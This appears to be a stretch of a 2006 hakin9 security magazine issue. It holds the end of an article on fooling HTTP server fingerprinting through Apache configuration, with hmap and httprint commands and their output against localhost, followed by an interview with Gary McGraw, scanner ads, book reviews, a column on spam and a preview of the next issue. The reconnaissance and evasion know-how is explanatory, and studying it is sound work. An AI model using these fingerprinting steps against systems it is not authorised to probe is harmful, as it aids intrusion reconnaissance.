Each of these approaches has got its drawbacks and advantages. Tinkering around with configuration of Apache is the most simple, but this method has (as we shall see) its limitations - not everything can be achieved through configuration.

Writing a custom Apache module is a serious matter, moreover there is a risk that even here we will eventually stumble upon limitations (resulting from the way Apache treats modules) which will cause us to be unable to block all malformed requests.

Writing one's own proxy has the advantage that one will be able to to whatever one wants with requests, on the other hand this method will probably not be suitable for a production environment - it is likely that such a proxy will degrade performance of the server. Using an IPS seem to be a very good solution, its only drawback is that one must have it at hand.

Since we are interested in a way which we will be able to test quickly, let us simply try to configure the server so that it blocks all requests except those using the method GET, with the protocol HTTP/1.0 or HTTP/1.1.

How not to do this

There are several dead-end paths which one can stumble into while trying to configure Apache so that it denies malformed requests. One could for instance try to make use of the module *mod_security* - it offers the possibility to deny requests matching certain conditions.

One could therefore use configuration presented in Listing 8. It causes the server to deny all requests of types other than GET, HEAD and PUT and using protocols other than HTTP/1.0 or HTTP/1.1.

Unfortunately, if we try to use this configuration it will soon turn out that malformed requests are not denied. The reason for this is that mod_security receives requests too late, in consequence the malformed ones are handled (and rejected) by Apache before they reach the module.

Configuration that works

However, on the other hand, a good idea will be to use the module *mod_setenvif*. It allows one to set some environment variable depending on a certain condition. For example, the following entry in the configuration file:

```
SetEnvIf Request_Method GET Variable=y
```

will mean: *if the method used in the request is GET, set the environment variable Variable to the value y.*

After that we can, using an appropriate entry in *httpd.conf*, instruct the server to deny the request is the given environment variable is set e.g. like this:

```
<Directory />
(...)
Deny from env=Variable
</Directory>
```

We can therefore try to configure the server so that after a request has been received (see Figure 7):

- it is checked whether the method used in the request is GET, if not at a certain environment variable is set,
- it is checked whether the protocol used in the request is HTTP/1.0 or HTTP/1.1, if not at the same environment variable is set,
- if the environment variable is set, the request is denied.

Unfortunately if we try to save the diagram from Figure 7 into the configuration file we will encounter a problem. As we could see, one can configure *mod_setenvif* so that some environment variable is set when the used method is GET:

```
SetEnvIf Request_Method GET Variable=y
```

Unfortunately the syntax doesn't make it possible to have an environment variable set when the method used is not GET:

```
SetEnvIf Request_Method !GET Variable=y
```

We can work around this problem. The configuration syntax of *mod_setenvif* allows one not only to set environment variables, but also to unset them. Therefore, instead of setting a variable when the method is different from GET (which is not possible) all one has to do is: set a variable if the method is GET, unset it.

As a result our final configuration will be laid out as shown in Figure 8. One can see that three variables take part in the configuration.

The variable BR_get indicates a request other than GET. It is initially set to *y*, if it turns out that the method used in a request is GET the variable is unset. The variable BR_http indicates a request other than HTTP/1.0 or HTTP/1.1, it is set in a similar way. If either of these variables is set, the variable BAD_REQUEST is set as well. Finally, if BAD_REQUEST is set the request is denied.

The diagram from Figure 8 written in the form ready to be pasted into *httpd.conf* is shown in Listing 8. Having pasted it in and restarted the Web server we can try checking what the latter will be recognised as by hmap and *httprint*.

Let us first see what will be said about a a server configured this way by *hmap*:

```
$ python hmap.py -v -c 20 http://
                       127.0.0.1:80
```

The program's output is shown in Listing 9. As one can see, *hmap* is now much less sure of the obtained results - compare them with those from Listing 5: it can be noticed that while previously as many as 110 tests indicated Apache (which is on top of the list), with only 5 of them not matching and 8 with inconclusive result, now only 65 tests yielded a positive result, 47 - a negative one and 11 - an inconclusive one.

Unfortunately our server was once again recognised as Apache, even though this time the version was not detected correctly. Our goal, to conceal the server's identity, has only been partially achieved. Let us see whether we shall have better luck with *httprint*:

```
$ ./httprint -h 127.0.0.1:82
             -s signatures.txt -P0
```

The output of *httprint* can be found in Listing 10. As one could see, we have managed to fool it! The most likely server this time has been Orion/2.0x, with AssureLogic/2.0 as the second and Apache/2.0.x as late as the third most likely one.

Conclusion

Let us sum up the knowledge we have gained.

Listing 10. *Httprint trying to recognise the reconfigured Apache*

```
Finger Printing on http://127.0.0.1:82/
Finger Printing Completed on http://127.0.0.1:82/
--------------------------------------------------
Host: 127.0.0.1
Derived Signature:
Microsoft-IIS/6.0
811C9DC5E2CE6920811C9DC5811C9DC5050C5D32505FCFE84276E4BB811C9DC5
0D7645B5811C9DC52A200B4CCD37187C811C9DC5811C9DC5811C9DC5811C9DC5
E2CE6920E2CE6920E2CE6920811C9DC5E2CE6927811C9DC5E2CE6925811C9DC5
E2CE6920E2CE69202A200B4CE2CE6920E2CE69206ED3C295E2CE6920E2CE6923
E2CE6923E2CE6920811C9DC5E2CE6927E2CE6923
Banner Reported: Microsoft-IIS/6.0
Banner Deduced: Orion/2.0x
Score: 75
Confidence: 45.18
------------------------
Scores:
Orion/2.0x: 75 45.18
AssureLogic/2.0: 73 40.87
Apache/2.0.x: 72 38.82
Apache/1.3.27: 72 38.82
Apache/1.3.26: 72 38.82
Apache/1.3.[4-24]: 72 38.82
Apache/1.3.[1-3]: 67 29.55
TUX/2.0 (Linux): 62 21.82
Apache-Tomcat/4.1.29: 60 19.13
Microsoft-IIS/6.0: 59 17.87
Agranat-EmWeb: 59 17.87
Netscape-Enterprise/3.5.1G: 57 15.50
Apache/1.2.6: 57 15.50
Com21 Cable Modem: 49 7.98
thttpd: 49 7.98
Oracle Servlet Engine: 49 7.98
```

As one can see, if we act as an intruder and try to find out what server we are dealing with we cannot put equal trust in all available tools. *vmap* (which we shall entirely ignore, as it is completely unthustworthy) aside, one can distinguish two groups of tools: those which can get fooled by a replaced banner (*nmap* and Netcraft) and those which do not fall for that. Of course we should have our reservation towards the results provided by the former as we could see, replacing a banner is a very simple task.

We can put more trust in programs (such as *hmap* or *httprint*) which do not gullibly believe what replaced banners tell them. As we could see they too can be tricked (even though *hmap* has turned out to be a bit more resistant), then again it requires much more effort and one could suppose that not many people will employ such sophisticated methods of concealment.

If, on the other hand, out point of view is that of a potential victim of an attack, we had better begin by pondering whether we really want to hide from the world what Web server we use. Some believe that security has to be achieved through patching vulnerabilities, not hiding them; therefore replacing a banner will not improve our security, instead merely giving us a false sense of peace especially considering neither worms nor script kiddies are likely to check the version of our server, trying to launch an exploit instead (if it works - great, if it doesn't, let's try another server).

On the other hand, if it does make us feel better that any random person cannot figure out in just a few seconds what version of *Apache* we use we should at least replace the banner (or at least make it less detailed) as we could see, even such a popular and venerable tool as *nmap* can be fooled with this simple trick.

Finally, the most ambitious readers can be tempted to take a stab at improving *nmap* so that it performs more thorough tests even when the banner of the analysed service looks familiar. ●

About the author

Piotr Sobolewski (*www.piotrsobolewski.wp.pl*), a programmer, interested in non-typical security issues and using new technologies.

On the Net

- *http://insecure.org/nmap/* – nmap,
- *http://www.net-square.com/httprint/* – httprint,
- *http://ujeni.murkyroc.com/hmap/* – hmap,
- *http://portswigger.net/proxy/* – burpproxy,
- *http://news.netcraft.com/* – netcraft,
- *http://www.modsecurity.org* – mod_security.

We're up against

Gary McGraw

Gary McGraw, Cigital, Inc.'s CTO, is a world authority on software security. Dr. McGraw is co-author of five best selling books: Exploiting Software (Addison-Wesley, 2004), Building Secure Software (Addison-Wesley, 2001) Software Fault Injection (Wiley, 1998), Securing Java and Java Security (Wiley, 1996). His new book Software Security: Building Security In (Addison-Wesley) was released in February 2006.

hakin9 team: Would you please introduce yourself, tell us about your background in the security industry, and remind what is Cigital?

Dr. Gary McGraw: Sure. I am Gary McGraw, CTO of the software quality firm Cigital *www.cigital.com*. Cigital is a consulting firm in the United States that specializes in helping software producers build better software. In particular, we focus on software security and software reliability.

I got started in the security field back in 1995 when I joined Cigital (at the time called Reliable Software Technologies) as a research scientist. I have a PhD from Indiana University in Computer Science and Cognitive Science where my advisor was Douglas Hofstadter. Part of my job at RST was to research whether software fault injection would be a useful technology for security. At the time, we were applying software fault injection to safety-critical systems, and we wanted to see how far it could be pushed in security. Eventually I wrote a book about that technology called *Software Fault Injection*.

During the same time period, I became very interested in Java and Java security. We downloaded Java when it was still in alpha and started playing with it. As a programming languages guy, I was particularly interested in Sun's security claims. What does it mean for a language to be secure? How did the Java security model really work? I got together with Ed Felten from Princeton and we wrote Java Security, in which we described the many ways in which we had broken the Java Virtual Machine.

In 2001 I wrote with John Viega *Building Secure Software*. That book set off a revolution in computer security, and helped to jump start the field of software security and application security. I followed *BSS* up with *Exploiting Software*, a book on breaking software co-authored with Greg Hoglund.

My latest book *Software Security: Building Security In* (*www.swsec.com*) was released this year. This book, which talks about how to DO software security, describes a set of seven software security touchpoints that all developers should adopt. The top two touchpoints, each of which gets a chapter, are code review with a tool and architectural risk analysis.

I'm working on a new book with Greg Hoglund now. I also write a monthly column for *www.darkreading.com* and host a podcast called the Silver Bullet Security Podcast with Gary McGraw *www.cigital.com/silverbullet*.

h9: What do you think about the situation on IT security scene? Do you think it's developing in the right direction?

GM: I am optimistic that we're making progress. Let me clarify that – I don't think much progress has been made in network security for quite some time, but the advent and rapid growth of software security is great. So as a whole, we're making progress since software security is coming along nicely.

Ten years ago when I started talking about software security, everybody thought I was crazy. They all thought that security was about firewalls, intrusion detection systems, and anti-virus. Today, everyone seems to realize that we have a serious software problem and we need to gear up to address it.

My books have evolved along with the field, moving from philosophy and problem description in *Building Secure Software* through explanations of how things really break in *Exploiting Software* all the way to what we need to do about bad software in Software Security. All three books have been packaged together into a boxed set called the Software Security Library (*www.buildingsecurityin.com*).

I truly believe that the only way we can begin to make forward progress in computer security is to focus more attention proactively on better BUILDING and much less on reactive solutions like firewalls. That means communicating with developers and engineers. So far, we seem to be making steady slow progress.

h9: Please say what you think are the success factors for a security-oriented products?

GM: I think most security products are awful, actually. Firewalls don't do as much good as people think. Intrusion detection systems are basically noise makers. Anti-virus solutions react to software exploits only after they have been propagated. Patch management systems are designed by people who think we can patch our way out of the software problem that we have.

Heck, even in software security we have our share of snake oil products. Early hacker in a box application security testing tools are no better than badness-ometers. That is, they can show you in no uncertain terms that your software is terrible, but they can't show you that it is secure. And application firewalls are about the silliest idea ever. I suppose they are marginally useful if you didn't build the software you are protecting. But if you did, these kinds of checks should be in the code not at the network level in some pizza box.

By contrast, I am pleased with the advent of software security tools like static analysis tools for code review. I had a hand in bringing the Fortify toolset to market, and I am pleased with what that company is doing *www.fortifysoftware.com*. Tools for builders and testers seem to me to be the next big market in security. I want to make sure that the tools are actually done right.

h9: Computers are everywhere, perhaps that thesis is trivial, but do you think that home users are aware of the danger? How to protect your system being home user only, not spending large sum of money, we don't have actually, on security tools? Are tools available on the Net valuable?

GM: I think clueless home users are a big problem (just look at botnets), but that the problem is causet by operating systems vendors (like Microsoft), who have only recently begun to take security seriously. The good news is that Microsoft cares about software security. The bad news is that it will take years and years to fix the problems.

Home users are in a quandary today. They are forced to buy extra security products if they want their machines to be secure. Ironically, Microsoft is entering this market, promising to deliver software that will protect you from the risk caused by their other software! What a scam! I rely on off-the-shelf commercial products for my own pile of PCs. I use Norton Internet Security. I find it valuable enough to pay for.

h9: During past years, we've seen record breaking reported vulnerabilities. Could you briefly present your thoughts on this situation? What do you think is the primary reason? What is the biggest problem of network security now and in the future?

GM: You know what I am going to say already! The biggest reason that we have a huge and growing computer security problem is because of broken software. Thought the widespread adoption of network security technologies continues, the problem persists. The data from 2005 are even worse, with the number of vulnerabilities going up again. The biggest problem in network security is software security.

h9: Thought or at least positioned to be secure products have started putting a lot of efforts to patch the numerous vulnerabilities that keep on getting reported. Is it the design of the software itself or the successful mass patching and early response procedures that matters most in these cases? There are some problematic questions connected with security. I'm wondering who is responsible for vulnerabilities in the system? Who should be punished, if anybody?

GM: It's pretty funny that security product vendors don't really practice software security. Their products are as riddled with security vulnerabilities as any other set of products. You see, security software is not software security! That's a subtle but important lesson to internalize.

Good design and good implementation are much more important than some kind of patching regiment. Penetrate and patch is a terrible idea. We will never completely eradicate patching (because we need it), but we certainly can't rely on patching to secure our broken software. My new book is all about what you should do in the Software Development Lifecycle (SDLC) to avoid having to patch later.

Today it is not clear that anybody gets in trouble when software is shown to be insecure. I am not a fan of imposing personal liability on developers (as some crazy pundits have suggested we do), but I do think that software producers need to be held more accountable for their successes and failures when it comes to security.

I believe that the Market itself is starting to ask better questions about software security. This is in turn causing vendors (including Microsoft) to address software security head on. As a free market capitalist, I think the Market is working properly in this case.

h9: What do you think should be done for security in day-to-day life? Do you think beta tests influence on applications quality?

GM: Do you mean physical security or computer security? I'll just assume that you mean the latter. I suppose if I were a politician I would have to focus on terrorism or some other such minor risk!

In terms of software, you should ask hard questions about what the software vendors you are relying on are doing about software security. Ask them what they did to secure their software. Make them show you analysis results. This goes a long way to determining whether they have a clue (and hence whether you should use their stuff).

If a vendor says: *everything is secure, because we distribute only binary versions of our software*, you know they are idiots. If they say, *everything is secure because we use SSL*, you know they have their hearts in the right place, but they are confused. If they say, *we had a security audit of our software performed by a trusted third party and you can talk to them*, you know they are at the cutting edge of software security.

Beta testing is a bad place to try to measure and enhance quality. If a software vendor is relying on customers to replace their professional QA staff, they are likely to be producing lousy software. So, waiting to assess your security posture in beta is crazy!

On the other hand, both security testing and penetration testing are important software security best practices. They go hand in hand with code review and architectural risk analysis.

h9: Why, in your opinion, security is still problematic question for programmers? How to build secure software? Is it possible?

GM: Of course it is possible! That is, making software 100% secure is not possible, but properly managing risks in software so that it is secure enough is definitely possible.

In *Software Security*, I introduce a risk management framework that is very helpful when applying the software security touchpoints. By using a risk-based approach, you can ensure that software security is applied in a sane fashion.

Security is problematic for developers for a number of reasons. First of all, most developers have never been taught anything about security (even network security). They think security is somebody else's problem. Second, even if they do realize the importance of security, they have a natural propensity to focus on security features (like cryptography) instead of security vulnerabilities (remember, software security is not security software!). And third, developers have come to be very wary of security people, mostly because security people occasionally show up with sticks and beat them senseless for no reason.

We have to get beyond these three problems by adopting the software security touchpoints described in *Software Security*. If you know any developers, get them a copy of the book, and make them read it!

h9: What do you think about commercial and open source applications security?

GM: Viega and I have a discussion about this in *Building Secure Software*. My position really has not changed since then. Both proprietary (or commercial) software and open source software need better software security. From an economic perspective, proprietary software is probably in a better position, because enterprises can pay for assurance work. Open source projects must rely on volunteers.

In either case though, all of the software security touchpoints should be applied.

h9: In your black and white hat books you present mirror images of software security, where firewalls, antiviruses and other tools seems to be not good enough. What is, in your opinion, a tool that gives users the best security nowadays? What security products do you use, what could you recommend? Where is the balance between attack and defense?

GM: The black and white hats are symbolic of the need for both attack and defense in security. In the book preface, I say: *the yin/yang design is the classic Eastern symbol used to describe the inextricable mixing of standard Western polemics (black/white, good/evil, heaven/hell, create/destroy, and so on). Eastern philosophies are described as holistic because they teach that reality combines polemics in such a way that one pole cannot be sundered from the other. In the case of software security, two distinct threads – black hat activities and white hat activities (offense/defense, construction/destruction) – intertwine to make up software security. A holistic approach, combining yin and yang (mixing black hat and white hat approaches), is required.*

Finding a balance is tricky, but it is clear that neither all offense nor all defense will work as approaches. I believe in the use of technology and tools in support of both black hat and white hat activities.

h9: What do you think about hackers community? Is it connected (I mean ethical hacking), with new security ideas and improvements?

GM: It is essential that we understand what we're up against. For that reason, I have never shied away from talking explicitly about software attacks and how they work. I wrote *Exploiting Software* with Greg Hoglund (who runs *rootkit.com*) for just that reason. I believe we need to understand the attacker's toolkit and how it is wielded. I wanted people to understand more about how software breaks and what people do to break software.

As for people who carry out illegal or malicious hacking, I think they should be punished like any other criminals when they get caught. ●

Interviewed by Marta Ogonek

-tqw-

PROFESSIONAL SECURITY SOFTWARE

Safety-Lab is a leading network security scanner, database security scanner, online security scanner software developer

SHADOW DATABASE SCANNER

Databases and the infrastructures they support are organizations lifeblood. Databases are where the crown jewels of an organization (financial, personnel, inventory, credit card processing etc.) are held. Every step should be taken to rectify Database Vulnerabilities. Safety Lab Shadow Database Scanner is your WEAPON of DEFENSE.

Safety Lab Shadow Database Scanner provides Vulnerability Management-Database Management and Analysis needs for SQL Server Security. Internet-enabled organizations need a database security solution that is flexible, easy to use and saves valuable resources.

Shadow Database Scanner has been developed to provide a secure, prompt and reliable detection of a vast range of security system holes. After completing the system scan, Shadow Database Scanner analyses the data collected, locates vulnerabilities and possible errors in server tuning options, and suggests possible ways of problem solution.

Because of its unique architecture, Shadow Database Scanner is the world's only security scanner able to detect faults with MiniSql. It is also the only commercial scanner capable of tracking more than 300 audits per system.

Currently, the following SQL Servers are supported: MSSql, Oracle, IBMDB2, MiniSql, MySQL, Sybase, SAP DB and Lotus Domino. Because of a fully open (ActiveX-based) architecture any professional with knowledge of VC++, C++ Builder or Delphi may easily expand the capabilities of the Scanner. As Shadow Database Scanner provides a direct access to its core, you may use the API (for a detailed information please refer to API documentation) to gain full control to Shadow Database Scanner or to change its properties and functions. The Rules and Settings Editor will be essential for the users willing only to scan the desired ports and services without wasting time and resources on scanning other services. Flexible tuning lets system administrators manage scanning depth and other options to make benefit of speed-optimized network scanning without any loss in scanning quality.

Another unique capability of the Scanner concerns the possibility of saving detailed scan session log not only in traditional HTML format but also in XML, PDF, RTF and CHM (compiled HTML) formats.

Managing Shadow Database Scanner options is also made simpler: all the key elements of the program interface have bubble help windows with a concise description of their function.

The Update Wizard provides the timely updates of program's executive modules with the most up-to-date security information, guaranteeing a solid protection for your system and its high resistance to malicious attacks.

Contact	Safety-Lab http://www.safety-lab.com/en

SHADOW SECURITY SCANNER

Safety Lab Shadow Security Scanner is a Proactive Computer Network Security Vulnerability Assessment Scanner with over 4000 audits. Shadow Security Scanner (network vulnerability assessment scanner) has earned the name of the fastest - and best performing - security scanner in its market sector, outperforming many famous brands.

Shadow Security Scanner employs a unique system security analysis algorithm based on a patented intellectual core.

Running on its native Windows platform, Shadow Security Scanner also scans servers built practically on any platform, successfully revealing breaches in Unix, Linux, FreeBSD, OpenBSD, Net BSD, Solaris and, of course, Windows 95/98/ME/NT/2000/XP/.NET. Because of its unique architecture, Shadow Security Scanner is the world's only security scanner able to detect faults with CISCO, HP, and other network equipment.

Currently, the following key services supported are: FTP, SSH, Telnet, SMTP, DNS, Finger, HTTP, POP3, IMAP, NetBIOS, NFS, NNTP, SNMP, Squid (Shadow Security Scanner is the only scanner to audit proxy servers - other scanners just verify ports availability), LDAP (Shadow Security Scanner is the only scanner to audit LDAP servers - other scanners limit their actions to ports verification), HTTPS, SSL, TCP/IP, UDP, and Registry services. Because of a fully open (ActiveX-based) architecture any professional with knowledge of VC++, C++ . ActiveX technology also enables the system administrators to integrate Shadow Security Scanner into practically any ActiveX supporting product.

As network vulnerability assessment scanner provides a direct access to its core, you may use the API (for a detailed information please refer to API documentation) to gain full control to Shadow Security Scanner or to change its properties and functions.

The function of simultaneous multiple network scanning (up to 10 hosts per session) has also been added to improve the overall speed.

The new interface is both user-friendly and simple to use and it has been optimized to provide even easier access to program's main functions. Managing Shadow Security Scanner options is also made simpler: all the key elements of the program interface have bubble help windows with a concise description of their function.

Safety-Lab has also accompanied its new product with the direct access to its Internet Security Expert service and a daily-updated Download Zone.

If you have any questions or want to inquire about prices for volume buyers/software resellers, or have business proposal, please contact Edward Fitzgerald at Edward@safety-lab.com.

ATTENTION!

Safety Lab offers readers of the hakin9 magazine full version of Shadow Security Scanner limited for 5IP addresses and the full version of Shadow Database Scanners for 2 IP addresses for 30 days. To receive the free offer, you need to install a version which is available on hakin9.live, and send an email to support@safety-lab.com filling in subject hakin9-SDS-SSS offer and you received the codes for the free offer. The offer is valid through the 31st of December, 2006.

~tqw~

Order Form

Please fill out the blanks with the CAPITAL LETTERS and send the order form by fax: **(+48 22) 887 10 11**, by e-mail: *subscription@software.com.pl* or by post mail: Software-Wydawnictwo Sp. z o.o., Bokserska 1, 02-682 Warsaw, Poland.

First Name and Surname .... Job Title ....

Company Name .... Tax Identification Number ....

Postal Address ....

Phone .... Fax ....

Email (It's necessary to send an invoice) ....

☐ Automatic subscription extension

Title	Number of Issue per Year	Number of Copies	Start from	Price	Subtotal
hakin9 (w/ 2 CDs) Hard Core IT Security Magazine hakin9 is a magazine about hacking and IT security, covering techniques of breaking into computer systems, defense and protection methods.	12			79$	
How to retouch people Training Movie The film shows how to retouch people. It will lead you step by step through achieving effects which you have often seen in various adverts.	–		–	24.90$	
Selecting and Masking Training Movie The film will teach you how to remove windswept hair in the background, how to get the most out of Pen Tool, how to use the Extract filter and the others.	–		–	24.90$	
.psd (w/ 2 CDs) A magazine in which we show to our readers the secrets of the Adobe Photoshop, presents practical ways of using its functions and achieving interesting effects, retouching photographs or designing a webpage.	6		–	49$	
				Total	

NEW!


☐ **I pay with a credit card** |_|_|_|_| |_|_|_|_| |_|_|_|_| |_|_|_|_| **valid thru** |_|_|_|_| **CVC Code** |_|_|_|

Name of credit card:

☐ VISA ☐ MASTER CARD ☐ JCB ☐ POLCARD ☐ DINERS CLUB

☐ **I pay by transfer:** Nordea Bank Polska S.A., II Oddział, ul. Jana Pawła II 25, 00-854 Warsaw
Account number: PL 27 1440 1299 0000 0000 0391 8289 (IBAN format)
SWIFT: NDEAPLP2

....
date and signature




Title: 19 Deadly Sins of Software Security. Programming Flaws and How to Fix Them
Author: Michael Howard, David LeBlanc, John Viega
Publisher: McGraw-Hill/Osborne Media
Pages: 281
Price: $39.99

Even those who are beginners understand what the basic errors in computer programming are, and it's enough to read the description of any critical fault to recognize what the consequences of such errors would be for the safety of ones' system. Overfilling your buffers and exceeding other limits are standard to the extent that they do not make much of an impression on anyone.

The *19 deadly sins* of which the authors write are, in their view, the most interesting ones. These errors, in the view of Amita Yoran (National Cyber Security Division) make up 99% of all programming errors. The book consists of 19 parts (no surprise there). Each part concerns itself with one of the specific *sins* that can be made while programming. Each chapter consists of a description of the *sin*, and a portion on related *sub-sins* where readers will find descriptions of similarities between the various errors. Naturally, each chapter also consists of redemptive advice on how to return to the rightous path. Namely a point by point guide on how to avoid repeating errors as well as lots of food for future reflection that will clear up any problems in thinking with regard to potentially *sinful* programming. The literary convention used by the author, which treats programming errors in the manner of a confession of sin, is somewhat surprising at first, or even irritating – particularly since no one likes to confess their errors. Nevertheless, after some consideration, it's hard to object to this literary convention, let alone avoid its' humorous implications and logic.


The authors were able to create a work that is both full of content while foregoing unnecessary complexity. In this sense, they themselves managed to avoid one of the biggest *sins* in computer literature namely the sin of overcomplicating things and therefore have kept the promise which they make to readers at the outset of the work: that their book is not a waste of time.



Title: Fundamentals in Computer Security
Author: Joseph Pieprzyk, Thomas Hardjono, Jennifer Seberry
Publisher: Springer Berlin
Pages: 677
Price: $39.99

Books on the theory of computer system security are rather academic in nature – both as a textbook and as an instruction manual. Nevertheless, potential readers should not be put off by this fact, let alone by the fact that the full comprehension of this book requires a rudimentary understanding of computing terminology and a good understanding of higher mathematics. Readers who fulfill these criteria will be happy with the material in the first chapter on the basics of algebra, numbers theory, algorythms and structures as well as methodologies for testing the complexity of calculations. Finally, as an additional treat, readers will also recieve a lecture on elements of computer theory. In the second chapter, the authors focus on the problems of cryptographic systems, using keys, pseudo-lotteries or verification devices. Here, readers will also find more about the practical aspects of cryptography, that is information on the methods of utilizing secure transactions as well as verification of different users. The last part of the book turns away from theoretical concerns and takes up Ipsec protocols, VPN solutions and SSL and TLS protocols. This is a hard book, full of knowledge which – as the title suggests – is more theoretical than practical.

Having read it, a careful and determined reader will master the knowledge necessary to begin his adventures with the problems of cryptographical information security systems from the theoretical perspective. Although published in 2003, the book is still contemporary in terms of its' usefulness. It would be hardpressed to be outdated so soon given the fact that the subjects it treats on are largely mathematical, focusing on algorythms and their implementations.




Title: Linux Server Security
Author: Michael D. Bauer
Publisher: O'Reilly Media, 2nd edition
Pages: 529
Price: $44.95

This book will surprise you even before you read it. If you're not careful, you will pick up its' outdated 2003 version by the same author – all because of a very similar title *Linux: Server Security* and an extremely similar cover. If you do manage to buy the correct book, there is yet another surprise awaiting you within its' pages. This is because the book does not have much by way of a unitary structure, not to mention its' level of difficulty varies. Judging from the title, you'd expect a book that is written for a small, advanced group of potential recipients, fans of Linux who are strangers to the problems of configuration traps present in various services, expecting a book with such a title to offer not so much a collection of good practical steps in the field of configuring security sensitive services as much as tips about where they could have missed something, or how to make for an even better solution.

Instead, you get a book where fragments regarding theoretical issues (such as the issue of properly constructing web security or the idea behind LDAP) are interwoven with detailed descriptions of how to configure certain services. Out of no where, you're shown how to configure concrete services from Sendmail or Postfix. All of this is mixed with vague and less detailed fragments in which the author limits himself to noting that such-and-such a service exists and might be a source of problems. This was the fate of the popular MySQL.

After reading this book it is hard to say anything definitive about it. It is possible to say that the book will be useful for all beginner level Linux service administrators because it is full of concrete suggestions on the subject of configuring the file server, DNS or SMTP services. The example of configuring Iptables will also be useful, not to mention the well detailed chapter about the most popular IDSes like Snort or Tripwire. More advanced readers will also find useful things in the book – but patience is recomended because these things will be interwoven with banal and simple statements.



Title: Network Security Bible
Author: Eric Cole, Ronald L. Kurtz, James Conley
Publisher: Wiley
Pages: 694
Price: $39.90

Wiley's *Bible* series of books tries to collect those books which are most definitive as a compedium of resources on a given subject. Up to this point – at least insofar as books regarding security are concerned – the publisher has had mixed results. Despite this, readers have become accustomed to this series of books being well prepared for moderate to advanced users.

This book does not deviate from the moderate to advanced level. It treats its' problems broadly, inviting readers to consider everything that was overlooked when setting up their network security. It is an equally well written and well concieved book, useful when building new security systems or upgrading existing ones. Nevertheless, those of you expecting that a six hundred page book will cover everything there is to cover on the subject of network security will need a cold shower – the task is simply too vast for one book. Moreoever, the examples presented in the book are fragmentary in nature and serve more as illustrations of certain problems, while other problems are merely noted. If something is not in the book, it will be necessary to consult other sources.

On the positive end of things, the book collects the procedures and basic principles of network security in its' first part. Although the knowledge on the subject of security has evolved quickly, procedures change relatively more rarely. Network security is after all information security, not only methodology, but a group of procedures, norms and rules – something administrators tend to forget.

Reviews prepared by Krystyna Wal and Łukasz Długosz *www.infoprof.pl*

Column

Spammers fortune

Konstantin Klyagin

Order Viagra now, *Stock alert*, *Important request*, *Enlarge your brain cells*… Those were subjects of about 500 mails I was deleting as I came back to Berlin from a one-week ski vacation in Poland. Spam is not usually a problem if you keep an eye on the mailbox all day long. Small portions of *cheap vacations*, *great mortgages* and *super-duper pills* come in every two hours and deleting them takes a couple of moments. However, it does become a problem as your come back after a longer period of being away.

Nowadays they even advertise stevedoring services and even political parties in Ukraine (damn, they got me even here!) using spam. I was more than happy to come across a news article saying that a spammer got arrested in the States. According to the article, the guy by the name Adam Vitale was a *spam kin*g. Obviously, if there is that much of spam all around, someone got to send it. Though I never imagined it as a monarchy with its own kings. Anyway, the guy and his fellow (prince? queen?), someone named Todd first charged the customer $6,500 and then agreed on $40,000 payment from the initial profit from the product sales. That makes $46,500 and can quite pay your bills, even if you have such orders once in two months or even per quarter. But the customer was a Security Service informant, so they both got busted and can now be jailed for a couple of years under the US CAN-SPAM bill.

Now, that's what happens to avid boys who don't like to share. While outsourcing is criticized by respectful sources, such as CNN Money for being unreliable and not good enough in terms of quality, this is just the case it would be helpful. Most of the IT sector in Eastern Europe and the former USSR is involved into providing outsourcing services. Spam is not something they wouldn't be able to handle. Moreover, there are no anti-spam laws in those countries. I bet the spammer dynasty members saw some outsourcing price quotes. So they just were too greedy. Because of that they are now in a bad company of violators and killers instead of enjoying sun, sea and cocktails in Florida, king of spam's home state, while outsourcers work hard for him.

That's it, Adam and Todd. Most likely you will now have enough time to order Viagra, enlarge your stocks and get cheap mortgages. I bet you gonna enjoy that. Don't be that greedy next time.

Apart from being able to get an order done and avoid working, outsourcing to developing economies without any anti-spam legislation can save spammers from the jail. But not only spamming can be outsourced. Actually, many computer security companies outsource their products development. Back at the university, when I lived in Ukraine, I used to work as a development manager for a popular PDA security tool. Some of my friends in St. Petersburg are involved into development of an engine for one of the leading anti-virus vendors. The customer wants to lower the costs without their clients knowing they do it, so I cannot disclose the name. But in any case, the market is huge.

Now imagine that the spam and anti-spam technology are both outsourced. Malware, adware and other things are developed offshore too. So are anti-viruses and malware removers, preferably to the same people. Want a worm? No problem. Removing tool for it? Here you go. That would certainly put an end to every security threat in the modern IT world, whatever CNN Money says about outsourcing. ●

About the author

Konstantin Klyagin, also known as Konst, is a software engineer who has been working for 7 years in software development. At 24, he has about 16 years of overall computers experience, MSc in Applied Mathematics and speaks Russian, English, Romanian and Ukrainian. Originally from Kharkov, Ukraine, currently Konst lives in Berlin. More info: *http://thekonst.net/*.

Upcoming

hakin9 1/2007
On the upcoming issue:

What's hot

Mapping

Mapping not only identifies kind and protocol of the targeted service of a system but also provides a solid method of getting information fast and have more efficient access. Marc Ruef writes about connectional and technical basics of application mapping, and discusses possible implementation with the example of THC and Amap.

Focus

Xpath injection

Xpath injection is an attack technique used to exploit web sites that construct Xpath queries from user-supplied input. In a typical Web Application architecture, all data is stored on a database server. This server can be storing data in various formats like an RDBMS database, LDAP or XML. Based on the user input, the application queries the server and accesses the information. Attackers manage to extract more information than allowed by manipulating the query with specially crafted inputs. Here, Jaime Blasco discusses Xpath injection techniques to extract data from XML databases.

Techniques

Anti-Snifing, privacy and VPN

Since the beginning of mass communication, both Internet and WiFi network are the part of our everyday life. Not only private people but also huge companies shop online, use e-banks, exchanges confidential information, and they are not aware of being observed and control by governments and hackers. We cannot allow to do that. In his article, Gosub shows examples of protection our privacy.

In practice

Ptrace

The Ptrace function is very useful for debugging. It is used to trace processes. It's system provides means by which a parent process may observe and control the execution of another process. It can also examine and change its core image and registers. Generally speaking, it is primarily used to implement breakpoint debugging and system call tracing. Even though you know Ptrace, the author of this article, Stefan Klaas will give you open-mindnesses of Ptrace' s possibilities.

On the CDs

